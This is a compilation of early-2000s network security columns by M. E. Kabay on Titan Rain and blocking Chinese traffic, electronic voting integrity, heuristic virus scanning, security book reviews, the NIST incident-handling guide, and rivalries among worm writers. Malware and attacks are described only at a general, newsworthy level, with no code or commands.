M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (9): Blocking Chinese Hackers

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last article, I summarized an interesting case in which an information systems security officer at Sandia National Laboratories discovered that a flood of data thefts was originating from three servers in China. This case was investigated by the FBI and has the code name "Titan Rain."

Scott Granneman wrote a thoughtful and stimulating commentary about Chinese hacker attacks in _The Register_ on the 31st of August < http://tinyurl.com/9g3zo >. He also mentioned the Titan Rain case but he focused first on the experience of some personal friends of his who run Web-hosting services.
They both independently discovered that their systems were being swamped by a flood of peculiar requests originating in a wide range of sites in the People's Republic of China (PRC). He wrote, "Both of my friends thought about their situations, and both came to the same conclusion: block the entire IP ranges! Use WHOIS to look up the IP address' range, then block 'em with the server's firewall. This quickly grew into a mammoth, seemingly neverending task, but it immediately began to pay off. Fishy web server requests tapered off greatly, and while there are still a few every day, it's now become a manageable problem. If things keep up at the same pace, sometime in the next few months they're going to have blocked every IP in China."

Granneman asked whether his friends had told their clients about their new policy of blocking all packets originating in the .CN domain; they said no.

Granneman, to his credit, raises two ethical questions:

1) Should his friends have told the clients about the global block on Chinese access to their Web sites?

2) Is there something wrong with blocking all access to a Web site for all users in a national domain?

For the first question, I think that simple ethical rules dictate that his friends should indeed have informed their clients of the new policy. One rule in ethical decision making is to consider all the stakeholders affected by a decision, and their clients are potentially affected. Another is that openness characterizes appropriate actions; a desire for secrecy always raises questions about whether a course of action is ethical (it doesn't mean that all secrecy is bad, just that it raises questions that should be answered).

However, for the second, I cannot conceive of how anyone could reasonably argue that the owners of a private Web site have any limits whatsoever on how they restrict access to their information. The Web is a method for voluntarily sharing documents (and now, much more) using standard protocols (http, html and so on). Nothing in the technology removes the absolute

right of the data owner to control how that information is shared. For example, if a copyright holder chooses to restrict access to published documents by requiring registration, that's fine. If they require access controls using a userID and a password, that's fine. If they require users to buy smart cards and log in using one-time passwords, that's a real pain but it's also fine. If they require users to have biometric equipment for retinal scans, brain-wave measurements and a signature in blood giving away rights to the user's house, that may be crazy but it's also perfectly legal. The worse the restrictions, the fewer the users, but no one has an absolute right to access any document on a privately-owned site on the Web.

So if a private Web-site owner wants to block all packets originating from the PRC, there is absolutely nothing morally or legally wrong with such a decision.

Personally, I have blocked all e-mail with country domains from which large amounts of spam originate; if someone in those countries wants to communicate with me, they can write me a letter. Immoral? No. Unethical? No.

MY e-mail. MY Web site. Don't bother me if I don't like you, your ISP or your country!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (8): China and Titan Rain

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I have been writing about industrial espionage in this series and now turn to a current case of great value in exploring issues of who is attacking the USA, how to manage an investigation without getting fired, and whether Web site operators can and should block packets from specific domains.

* * *

The immense growth and development of the Chinese economy, especially over the last decade, has been accompanied by a rising tide of industrial espionage and criminal hacking originating from the People's Republic of China (PRC). The CIA Factbook section on China's economy < http://tinyurl.com/atrme > reports that since the shift away from a Soviet-style central-command economy, starting in 1978, the Chinese Gross Domestic Economy has quadrupled. "Measured on a purchasing power parity … basis, China in 2004 stood as the second-largest economy in the world after the US…." The real growth in Gross Domestic Product (GDP) is estimated at 9.1% in 2004, which accords with figures ranging from 8-12% in recent years (the US rate of increase of GDP was 4.4% in 2004).

In summary, China is already a world power and will soon be a superpower challenging the United States and Europe at all levels of geopolitical competition.

TIME Magazine recently (Aug 29, 2005) published an interesting report < http://tinyurl.com/dd5tu > by Nathan Thornburgh about an investigation code-named TITAN RAIN that began in late 2003. As an information systems security officer (ISSO) for Sandia National Laboratories of the US Department of Energy, Shawn Carpenter noticed a flood of expert hacker activity focusing on data theft from a wide range of "the country's most sensitive military bases, defense contractors and aerospace companies." Carpenter discovered that "the attacks emanated from just three Chinese routers that acted as the first connection point from a local network to the Internet." Carpenter worked with US Army and FBI investigators to learn more about the attacks and the attackers. According to Thornburgh, various analysts judge that "Titan Rain is thought to rank among the most pervasive cyberespionage threats that U.S. computer networks have ever faced."

So was Carpenter treated as a hero by Sandia managers?

Well, no. He was fired for inappropriate and unauthorized use of Department of Energy computer resources and information. I'm sorry for Carpenter, but I have already written many times in this venue and elsewhere that it is a really bad idea to use corporate resources without written permission from appropriate authorities, especially if there is any risk of being perceived as a law-breaker. Even if Carpenter had acquired written support from his US Army and FBI handlers, that still might not have protected him against termination of employment. I cannot

criticize Sandia managers on this count, and I understand that applying policy firmly is an important element of effective security management.

Nonetheless, I wonder if anyone reading about the case is in a position to help Carpenter? I would think he'd be an excellent candidate for a new job as ISSO or perhaps as a digital crimes investigator for a law enforcement agency. Let's all wish him the best of luck and hope for a new job that uses his talents and dedication to US national security.

Incidentally, according to the TIME article, the government of the PRC denies any involvement in the hacker activity – but it also flatly refuses to cooperate with US law enforcement authorities investigating the case.

In my next column, I will look at a question raised as a result of this case about how to respond to attacks from a known source.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Securing Vote Tallies

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Vermont has a tiny population; we have about 600,000 people in the entire state. Because of this small population, people here have many ways of becoming involved in civic affairs. Our state house in Montpelier (the smallest state capital city in the US, with 8,000 people) is open to the public, as are committee meetings. State officials such as the governor often walk about in town where ordinary citizens can chat with them in a friendly and very personal way.

I was recently invited to address the Government Operations Committee as they discussed a pending bill which would require any wholly electronic voting mechanism to be equipped with a means of producing a paper ballot that could be inspected by the voter and which would then be stored safely for official recounts. Given the importance of safeguarding the vote in our nation, I thought it might interest readers to step outside the confines of network security for a moment to consider the security implications of wholly electronic voting.

Today, there are three different forms of voting in place in use in the USA (I won't discuss remote, Internet-based voting in this column): one can mark a piece of paper by hand and have it read by people; one can mark a piece of paper by hand or machine and have it read by an optical-mark reader which tallies the results automatically; or one can use a wholly-electronic system with an input device such as a touch-sensitive screen which stores the results in a database and produces automatic tallies.

Normally, paper ballots, whether read by people or tallied by machines, are stored in sealed containers and can be opened with a court order in cases of judicially-approved recounts when election results are challenged.

In Vermont, the Secretary of State's office allows optical-mark readers to be used for elections; only one such machine is required per voting location, most of which have at most a few thousand voters registered per location. However, most locations still use manual counting of ballots under the supervision of representatives of the various political parties involved in the election.

In my testimony before the Government Operations Committee, I stressed the following points:

* Any system of vote counting that relies on completely proprietary (secret) programs is potentially vulnerable to abuse. The underlying computer programs controlling how marks on ballots are counted in Vermont are proprietary (they are owned by Diebold Corporation), but the technicians who prepare the configuration tables relating a position on a ballot to a particular name work for an independent consultancy in Massachusetts and their configuration tables are open for inspection.

* Every optical tabulator is tested to see if it reads ballots correctly before the election begins.

* Passing a law that allows the Secretary of State to order a random check on the accuracy of machine tallies in any voting district will help prevent systematic fraud. The tallies in a manual

recount must match the machine tallies to within an acceptable error rate (to allow for the inherent difference between machine tallies and human counting methods: machine reject incorrectly-marked ballots whereas people can agree on the intention of the voter).

* Wholly-computer-based voting systems have far more vulnerabilities to tampering than optical-mark sensors. We know that even companies such as Microsoft have allowed Easter Eggs (unauthorized, undocumented code such as flight simulators) to escape quality assurance and be delivered to customers in software such as MS-Excel. We know that microprocessors have been tampered with to cheat clients and evade testing (e.g., gas pump meters in the Los Angeles district were designed to overcharge customers by 10% -- unless they noticed one- or five-gallon deliveries, which were the volumes typically used by inspectors when checking accuracy). We know that production code has been profoundly flawed for years without being caught (e.g., the Colorado lottery's not-very-random-number generator that produced only numbers from zero to eight but never any nines). We know that data stored in databases without careful attention to chained cryptographic checksums involving timestamps, sequence numbers and the previous record's checksum can be modified to misrepresent election results.

* For all these reasons, we should resist the use of wholly-computerized voting machines until there is software that is entirely open to inspection.

* Any wholly-electronic voting machine should be required to produce a paper ballot showing the voter's choices for inspection by that voter (only). The voter should then be required to place the ballot in a ballot box for use in judicial recounts and random testing of the accuracy of the computerized voting system.

* * *

For further reading:

Background paper on all aspects of electronic voting < http://lorrie.cranor.org/voting/hotlist.html >
White Paper on the use of receipts in voting < http://www.vreceipt.com/article.pdf >
Dangers of proprietary code in voting machines < http://www.blackboxvoting.org >

See also several articles and press releases about electronic voting on the Electronic Frontier Foundation Web site at
< http://www.eff.org >
and reports on the activist Web site < http://www.verifiedvoting.org >.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Heuristic Scanners Hit the Spot

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the problem any columnist faces when interviewing people in specific companies or highlighting particular products is that the public relations professionals working for other companies begin swarming like piranhas around a fallen capybara (or should that be a Kabaypara?). The number of pleading letters I've been receiving begging me to feature this or that product in my column is growing faster than the junk mail being blocked by various filters on my e-mail system.

Every now and then, though, someone manages to catch my eye with some interesting tidbits, so today I will share some information sent to me by a lady with the fascinating name of Angelica Micallef Trigona. She works for GFI Software Ltd < http://www.gfi.com >, a company based in the beautiful island of Malta that makes "GFI FAXmaker fax connector for Exchange and fax server for networks; GFI MailSecurity email content/exploit checking and anti-virus software; GFI MailEssentials server-based anti-spam software; GFI LANguard Network Security Scanner (N.S.S.) security scanning and patch management software; GFI Network Server Monitor that automatically sends alerts, and corrects network and server issues; and GFI LANguard Security Event Log Monitor (S.E.L.M.) that performs event log based intrusion detection and network-wide event log management."

[Disclaimer: This article is not an endorsement of any product. I have no financial involvement whatever with GFI Software and have not tested their software.]

Ms Trigona wrote, "Novarg (also known as Mydoom and Mimail.R), the latest email virus to threaten the security of networks worldwide, highlights yet again that it is not enough to rely on anti-virus protection alone. The time it takes for anti-virus vendors to discover a virus and issue an update against a new virus is too long and allows ample room for infection and distribution. GFI's Trojan and Executable Scanner, on the other hand, catches Novarg and other new viruses immediately - before their signatures are issued." The press release she sent me states that "GFI MailSecurity's Trojan and Executable Scanner takes a different approach: Rather than relying on signatures, it uses built-in intelligence to rate an executable's risk level. It does this by disassembling the executable, detecting in real time what it might do, and comparing its actions to a database of malicious actions. This way, GFI MailSecurity can detect unknown viruses and Trojans before they enter the network -- and before anti-virus engine vendors have issued signatures against them."

David Vella, GFI MailSecurity Product Manager, said, "Organizations need to take a proactive approach to protecting themselves and should install gateway-level protection against one-off and unknown email threats and Trojans, as well as standard virus scanning software. . . . Novarg.A is reported to be infecting a vast number of computers. This worm is an executable that travels in the form of an email attachment, and it requires users to run the executable to be activated. The worm spoofs the email sender and the executable is usually compressed inside a ZIP file. It also launches a denial-of-service attack on www.sco.com and opens a back door on the infected computers. The GFI Trojan and Executable Scanner feature is able to catch

Novarg.A because this infringes the scanner's ‘CheckUPX’ rule; the worm is compressed using a UPX packer, which indicates that such an executable might be malicious. Further information is available at < http://www.gfi.com/news/en/novarg.htm >.”

* * *

In conclusion, everyone should check their current antivirus software to ensure that it automatically downloads signature file updates and that its heuristic scanning engines are enabled so that it can catch malicious software (malware) that hasn’t yet made it into the signature files. All inbound e-mail attachments should be scanned automatically for malware. Although some outbound e-mail scanners can cause timeouts on SMTP servers, if tests show no such interference, then outbound e-mail scanning should also be enabled to help reduce the spread of e-mail enabled worms.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Wright Stuff

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Benjamin Wright is an old friend and colleague whose work on *_The Law of Electronic Commerce_* stands as a key reference work in the field of Internet law. He recently sent me a copy of his short text on *_Business Law and Computer Security_* and I'm delighted to recommend it wholeheartedly as an excellent overview that readers will appreciate for its clarity and thoroughness. In addition, the slides shown in the book will be useful to anyone preparing a lecture on any of the important topics covered.

Attorney Wright begins with a short introduction explaining that the book is based on a course intended for non-lawyers and focused on practical issues. He touches on the notion of vicarious liability (sometimes called "downstream liability"): the doctrine that punishes failure of due diligence in preventing abuse of systems to result in penalties on the victim of that abuse if others are harmed.

Another critical issue is proper records management. Wright suggests that the old habits of destroying paper records after a relatively short time should be changed now that we have electronic records storage. Records can be kept until they become obsolete, he says. Data can be converted to new formats for a few cycles of change but then reasonably discarded when the costs outweigh the benefits of conversion. Instead of destroying data based on content, the new policies should discard data simply according to age. However, e-mail, in particular, may have to be kept longer than other types of electronic records because juries are so suspicious of e-mail destruction. No records should be destroyed when litigation is threatened or pending for fear of causing trouble in court.

The next section looks at legal requirements for security, control and privacy. As all policy experts do, Wright warns of the importance of clarity, understanding monitoring, and consistency of enforcement in managing security policies. One of the many practical suggestions: if system administrators discover forbidden software on a network or workstation, they can replace the executable with a warning that pops up when the abuser tries to activate the "pest:" "Security personnel have discovered and removed [describe malicious code]. Acme will reprimand or prosecute you if you place other unauthorized programs on this system."

The other sections of this useful book cover

* information privacy,
* computer evidence, authentication and signatures,
* electronic signatures and authentication,
* electronic contracts, and
* homeland security and information sharing.

The book is attractively printed and inexpensive and could easily be used in a series of lunchtime meetings to introduce legal staff to computer security issues and network administration staff to legal issues.

Good job, Ben!

* * *

For further reading:

Wright, B. (1996). _*The Law of Electronic Commerce: EDI, E-mail and Internet -- Technology, Proof and Liability, Second Edition*_. Little, Brown (Boston). ISBN 0-316-95645-7. xxxv + 471. Appendices, index.

Wright, B. (2003). _*Business Law and Computer Security: Achieving Enterprise Objectives through Data Control*_. SANS Press. ISBN 0-974-37271-4. 105 pp. Available directly from SANS at
< https://store.sans.org//store_item.php?item=104 >.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guide on Handling Security Incidents

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The January NIST ITL Bulletin from the National Institute of Standards and Technology Information Technology Laboratory announced release of the new _Incident Handling Guide_ that has been available only in draft form for the last year or so. The following is a severely shortened version of the announcement.

* * *

NIST's Information Technology Laboratory recently issued Special Publication (SP) 800-61, _*Computer Security Incident Handling Guide: Recommendations of the National Institute of Standards and Technology*_. Written by Tim Grance, Karen Kent, and Brian Kim, NIST SP 800-61 provides practical guidance to help organizations establish an effective incident response program, analyze and respond to information security incidents, and reduce the risks of future incidents. NIST SP 800-61 is available at < http://csrc.nist.gov/publications/nistpubs/index.html >. . . .

A) Planning and Organizing an Incident Handling Capability

Federal departments and agencies are specifically directed by the Federal Information Security Management Act (FISMA) of 2002 to develop and implement procedures for detecting, reporting, and responding to security incidents. Federal civilian agencies are responsible for designating a primary and secondary point of contact (POC) to report all incidents to the Federal Computer Incident Response Center (FedCIRC) in the Department of Homeland Security, and for documenting corrective actions that have been taken and their impact. . . .

B) Using Effective Security Methods for Networks, Systems, and Applications to Reduce the Frequency of Incidents

. . . . Risk assessments should be performed regularly and the identified risks reduced to an acceptable level. Threats to systems and information should be continuously monitored using intrusion detection systems and other methods. The incident response team should have access to tools, resources, and information such as contact lists, encryption software, network diagrams, and security patches. . . .

C) Interacting with Other Organizations

Clear procedures should be established to communicate when necessary with internal groups such as the human resources, public affairs, and legal departments, and with external organizations such as computer incident response teams and law enforcement officials. . . .

D) Maintaining Staff Awareness of the Importance of Incident Detection and Analysis

Logging and computer security software should be checked for possible signs of incidents.

Event correlation software and centralized logging can be of great value in performing an initial analysis of the voluminous data that is collected and in selecting the events that require human review. . . .

E) Developing Written Guidelines for Prioritizing Incidents

Priorities for the handling of individual incidents should be established, based on the following considerations:
* The criticality of the affected resources (e.g., public web server, user workstation)
* The current and potential technical effect of the incident (e.g., root compromise, data destruction). . . .

F) Applying the Lessons Learned from Incidents

After a major incident has been handled, the organization should hold a meeting to review how effective the incident handling process was and to identify needed improvements to existing security controls and practices. . . . An incident database, with detailed information on each incident that occurs, can be another useful source of information for incident handlers. . . .

G) Maintaining Situational Awareness During Large-Scale Incidents

Communications within the organization and with external groups can be challenging and complex when large-scale incidents are handled. . . . Situational awareness in the organization can be maintained when handling large-scale incidents by:

* Establishing, documenting, maintaining, and exercising on-hours and off-hours contact and notification mechanisms for various individuals and groups within the organization (e.g., chief information officer [CIO], head of information security, IT support, business continuity planning) and outside the organization (e.g., incident response organizations, counterparts at other organizations).
* Planning and documenting guidelines for the prioritization of incident response actions based on business impact.
* Preparing one or more individuals to act as lead officials who are responsible for gathering information from the incident handlers and other parties, and distributing relevant information to the parties that need it.
* Practicing the handling of large-scale incidents through exercises and simulations on a regular basis. . . .

* * *

To subscribe at no cost to the ITL Bulletin, see < http://www.itl.nist.gov/lab/bulletns/subinfo.htm >.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See
< http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Beyond Fear Into Reason

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Bruce Schneier has been one of my heroes for many years, not least because of the clarity of his thought and the crispness of his writing. Readers of this column have seen references in the past to his free monthly Crypto-Gram newsletter in the past and I hope that you have subscribed to that always-worthwhile publication.

In 2000, Schneier published a ground-breaking primer for non-nerds called _*Secrets & Lies*_ in which he confronted many misunderstandings and outright myths about security in the digital realm. In 2003, he continued his educational efforts with _*Beyond Fear*_, a superb analysis of the basis of rational thought about security in the wider world – not just computers and networks.

Schneier is so clear that even his chapter titles stimulate thought:

Part One: Sensible Security
1. All Security Involves Trade-offs
2. Security Trade-offs Are Subjective
3. Security Trade-offs Depend on Power and Agenda

Part Two: How Security Works
4. Systems and How They Fail
5. Knowing the Attackers
6. Attackers Never Change Their Tunes, Just Their Instruments
7. Technology Creates Security Imbalances
8. Security Is a Weakest-Link Problem
9. Brittleness Makes for Bad Security
10. Security Revolves Around People
11. Detection Works Where Prevention Fails
12. Detection Is Useless Without Response
13. Identification, Authentication And Authorization
14. All Countermeasures Have Some Value, But No Countermeasure Is Perfect
15. Fighting Terrorism

Part Three: The Game of Security
16. Negotiating for Security
17. Security Demystified

One of the most important conceptual frameworks articulated by Schneier are five steps for analyzing any proposed security measure, whether for computers, networks or social systems (p. 14):

Step 1: What assets are you trying to protect?
Step 2: What are the risks to those assets?
Step 3: How well does the security solution mitigate those risks?

Step 4: What other risks does the security solution cause?
Step 5: What trade-offs does the security solution require?

Over and over, Schneier shows that sloppy thinking leads to poor choices of security solutions that can make security worse instead of better. His analyses include such diverse issues as protecting credit-card numbers used for Internet shopping (p. 84); security screening at airports (also p. 84); increased secrecy in the U.S. after 9/11 (p. 130); airline-passenger profiling (p. 164); home burglar alarms (p. 178); national ID cards (p. 204); military actions against terrorism (p. 231) and other interesting topics.

I would love to send policy makers in our nation's government copies of this book, but I greatly fear that most would not read it. You, on the other hand, as intelligent readers of this column, will get a great deal out of reading Schneier's book – and THEN you can try to explain its main points to your congress critters and to any policy wonks you happen to know.

Good luck – for all of us.

* * *

Crypto-Gram newsletter < http://www.counterpane.com/crypto-gram.html >

Schneier, B. (1995). _*Applied Cryptography: Protocols, Algorithms, and Source Code in C, Second Edition.*_ John Wiley & Sons (New York). Hardcover, ISBN 0-471-12845-7; Softcover, ISBN 0-471-11709-9. xviii + 618. Index.

Schneier, B. (2000). _*Secrets & Lies: Digital Security in a Networked World*_. John Wiley & Sons (New York). ISBN 0-471-25311-1. xvii + ~400. Index.

Schneier, B. (2003). _ *Beyond Fear: Thinking Sensibly About Security in an Uncertain World*_. Copernicus Books. ISBN 0-387-02620-7. 295 pp. Index.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Intelligent Ubiquity

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I want to draw readers' attention to a fine e-publication edited by my friends John Gehl and Suzanne Douglas. Quoting from its Web site, "Ubiquity is a Web-based publication of the Association for Computing Machinery, dedicated to fostering critical analysis and in-depth commentary on issues relating to the nature, constitution, structure, science, engineering, technology, practices and paradigms of the IT profession. John Gehl and Suzanne Douglas are the editors of Ubiquity, and Peter J. Denning is chair of its editorial advisory group.

"The publication seeks to provide a forum for community discussions among a wide variety of professionals in the IT arena by focusing on shared interests in: applying computing to enhance various professional disciplines; using the computer as a primary tool for advancing professional learning; and promoting the IT profession."

Now, I'm extremely biased about _Ubiquity_ because John and Suzanne have very kindly published several articles of mine there. Nonetheless, I think readers of this newsletter will particularly enjoy a recent article published in _Ubiquity_, Volume 4, Issue 46 (Jan. 21 - 27, 2004). Stephen Downes is a Senior Researcher for the National Research Council of Canada. He has written a thought-provoking essay entitled "2004: The Turning Point" in which, among many other issues, he discusses several topics that concern network managers and anyone interested in Internet security.

First, Dr Downes suggests that the overwhelming rise of spam in the past year will lead to widespread demands for strong identification and authentication (I&A) of all e-mail messages – or, failing that, at least non-repudiable source addressing. "Kill one spam message and all subsequent email from that sender will be blocked." The downside of such an approach is that any failure of the I&A methods and we'll have even more widespread denial of service to innocent victims of address hijackers.

Secondly, Downes, writes, "It will become apparent that the legislation passed has been, in essence, the legalization of spam. Based on this, it will not be surprising to see marketing agencies take to the courts to block the deployment of authenticated email, on the grounds that it makes their now legal mass mailings unprofitable."

Another interesting idea is that simulation will become a hot medium because ordinary intellectual property is no longer controllable. "Smart people have realized by now that the future of commercial content lies in higher end production that cannot be emulated by a 16-year-old with a computer and an attitude. This is why the music industry has turned to music videos as its salvation, the commercial audio track being almost a thing of the past, and this is why the people who consult for the industry have been embracing simulations in a big way. . . . They provide a compelling alternative to traditional content delivery because they engage the learner. A simulation is not just some scripted presentation of instructional material; it is a representation of that material in a manner that places the learner within a context in which the learning would be used. Simulations, therefore, will be hyped like crazy for the next couple of years . . . ."

As someone involved in online security education, I was particularly struck by this idea, and it has gotten me thinking about how to incorporate more exciting content and media into our MSIA program at Norwich University. While I'm talking about online education, I recommend that anyone with similar interests visit Dr Downes' Web site, which is chock-full of fascinating articles on the subject.

It's too bad we can't hope for ubiquitous intelligence, but at least we have intelligent _Ubiquity_. I hope you enjoy it.

* * *

For further reading:

About Ubiquity < http://www.acm.org/ubiquity/about.html >

Downes, S. (2004). 2004: The Turning point. Ubiquity
< http://www.acm.org/ubiquity/views/v4i46_downes.html >

Downes' Web site < http://www.downes.ca/ >

Kabay, M. E. (2003). Talking with: Security Expert M. E. Kabay. Vol. 4, No. 34.
< http://www.acm.org/ubiquity/interviews/v4i34_kabay.html >

Kabay, M. E. (2003). Computer-Aided Thematic Analysis™. Vol. 4, No. 24.
< http://www.acm.org/ubiquity/views/v4i24_kabay.html >

Kabay, M. E. (2003). Staffing the Data Center. Vol. 4, No. 14.
< http://www.acm.org/ubiquity/views/m_kabay_11.html >

Kabay, M. E. (2003). Organizing and safeguarding information on disk. Vol. 4, No. 6.
< http://www.acm.org/ubiquity/views/m_kabay_10.pdf >

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Uncertainty of Security

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Program Director, Bachelor's and Master's Programs in Information Assurance
Division of Business & Management, Norwich University, Northfield VT

One of my colleagues and I enjoy having vigorous discussions which cause those listening to turn pale and back off in fear that we will come to blows.

Actually we're good friends and just enjoy a good intellectual tussle. Sometimes we'll switch sides in the middle of the argument for fun.

One of our latest battles practically cleared out the Faculty/Staff dining room in the mess hall at Norwich University last week. The topic was electronic voting systems, and my colleague blew up when I agreed with Dr Rebecca Mercuri that electronic voting systems should produce a paper ballot to be verified by the voter and then dropped into a secured ballot box in case there was a recall.

The details of the argument don't matter for my purposes today. What fascinated me is his attitude toward the trustworthiness of electronic systems: "That's ridiculous," he said. "Surely you should be able to devise a foolproof electronic system impervious to tampering?? Otherwise we're all in deep trouble, because we've been replacing manual systems by electronic systems for years now in all aspects of business. Why should we go to the expense of keeping old manual systems such as ballot boxes and hand recounts – which are vulnerable to abuses anyway – when we can – or ought to be able to – implement completely secure electronic systems?"

This charming confidence in the power of software engineering is undermined by several well-established principles of the field:

- Security is an emergent property[1] (much like usability or performance) and cannot be localized to specific lines of code.

- Testing for security is one of the most difficult kinds of quality assurance procedures known; it is inherently difficult because failures can occur from such a wide range of sources.[2]

- Security failures can come from design errors (e.g., failing to include identification and authentication measures to restrict access to confidential or critical data); programming errors[3] (e.g., failing to implement a security measure because the source code uses the wrong comparison operator in a comparison); run-time errors[4] resulting from poor programming practice (e.g., failing to prevent bounds violations that result in buffer

[1] An *emergent property* in a system is one that cannot be predicted by inspection of the components alone. E.g., volume, reliability, security, safety, maintainability.
[2] Sources of failure include external factors as well as internal problems; e.g., power failures, equipment quality, user error.
[3] Errors made while writing out the instructions in a computer language such as C++, FORTRAN, PASCAL or assembler.
[4] Errors that occur during execution of the program.

overflows and the consequent execution of data as instructions[5]); and malicious programming (e.g., logic bombs[6] and back doors[7]).

- Worse, quality assurance is often sloppy, with poorly-trained people who don't want to be doing the work assigned to the job in spite of their protests. These folks often believe that manual testing (punching data in via a keyboard) is an acceptable method for challenging software (it isn't[8]); they focus on showing that the software works (instead of trying to show that it doesn't); they don't know how to identify the input domains and boundaries for data (and thus fail to test below, at and above boundaries as well as in the middle of input ranges); and they have no systematic plan for ensuring that all possible paths through the code are exercised (thus allowing many ways of using the program to be wholly untested).

- The principles of provably-correct program design have not yet been applied successfully to most of the complex programming systems in the real world. Perhaps some day we will see methods for defining production code as provably secure, but we haven't gotten there yet.

How ironic that a computer-science geek should thus be in the position of arguing for the involvement of human intelligence in maintaining security. I firmly believe that having independent measures to enforce security is a foundation principle in preventing abuse. Involving skeptical and intelligent people to keep an eye on voting machines is just one example of that principle, and it's worth the money to prevent our democracy from being hijacked.[9]

* * *

For extensive resources about electronic voting, see Prof. Rebecca Mercuri's Web site at < http://www.notablesoftware.com/evote.html >.

* * *

M. E. Kabay, PhD, CISSP can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

 Originally published in the Network Security column

---

[5] Please forgive the jargon: this article was originally written for technical readers.
[6] *Logic bombs* are program code that "looks" for certain conditions and then causes damage; e.g., the bomb will check to see if a programmer is still in the employee database; if not, the code may delete important files from the computer.
[7] A *back door* is secret code that lets a programmer bypass security restrictions.
[8] Because manual testing cannot be exhaustive and will inevitably miss errors.
[9] In recent weeks (as this is revised in September 2004), some airhead from a voting-machine company seriously proposed that voting machines be accessible through wireless networking – a notoriously insecure method for transmitting data and controlling systems.

distributed by *Network World Fusion.* Updated for a meeting about e-voting in Randolph, Vermont on September 15, 2004.

Virus War

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Virus writers have always seemed like immature vandals to most security and network specialists. Since the early 1990s, when the Virus Creation Lab of 1993 was loosed upon the world, even children with zero technical skills have been able to create viruses. Most of the viruses and worms being generated today are minor variants of each other, but that doesn't make them less of a nuisance.

Lately, though, some of the virus writers seem to have developed quite a level of animosity toward each other. John Gehl and Suzanne Douglas write in their _NewsScan_ summary for March 4, 2004, "The writers of Internet plagues MyDoom, Bagle and Netsky have ratcheted up their competition, embedding insults and threats against each other in the coding of the latest versions of their computer bugs. For example, 'MyDoom.f is a thief of our idea!' and 'Bagle -- you are a looser!' both appear in the code of the latest Netsky worm [no one ever said worm writers were literate!]." Gehl and Douglas continue, "Ken Dunham, director of malicious code at iDefense, says the spat appears to exemplify the rivalry between the authors of MyDoom and Bagle, both of which attempt to take control of infected computers, while the Netsky worm attempts to deactivate the other two."

The reason I mention this is that the rivalry may play into the hands of those who are trying to fight all this electronic vandalism. As most readers know, Microsoft has been offering rewards for information leading to the arrest and conviction of the vandals who wrote the MSBlast worm and the SoBig virus and also against the criminals who stole Windows source code. Recently SCO posted a bounty on the creators of the Mydoom e-mail worm that has been harassing network administrators and users around the globe.

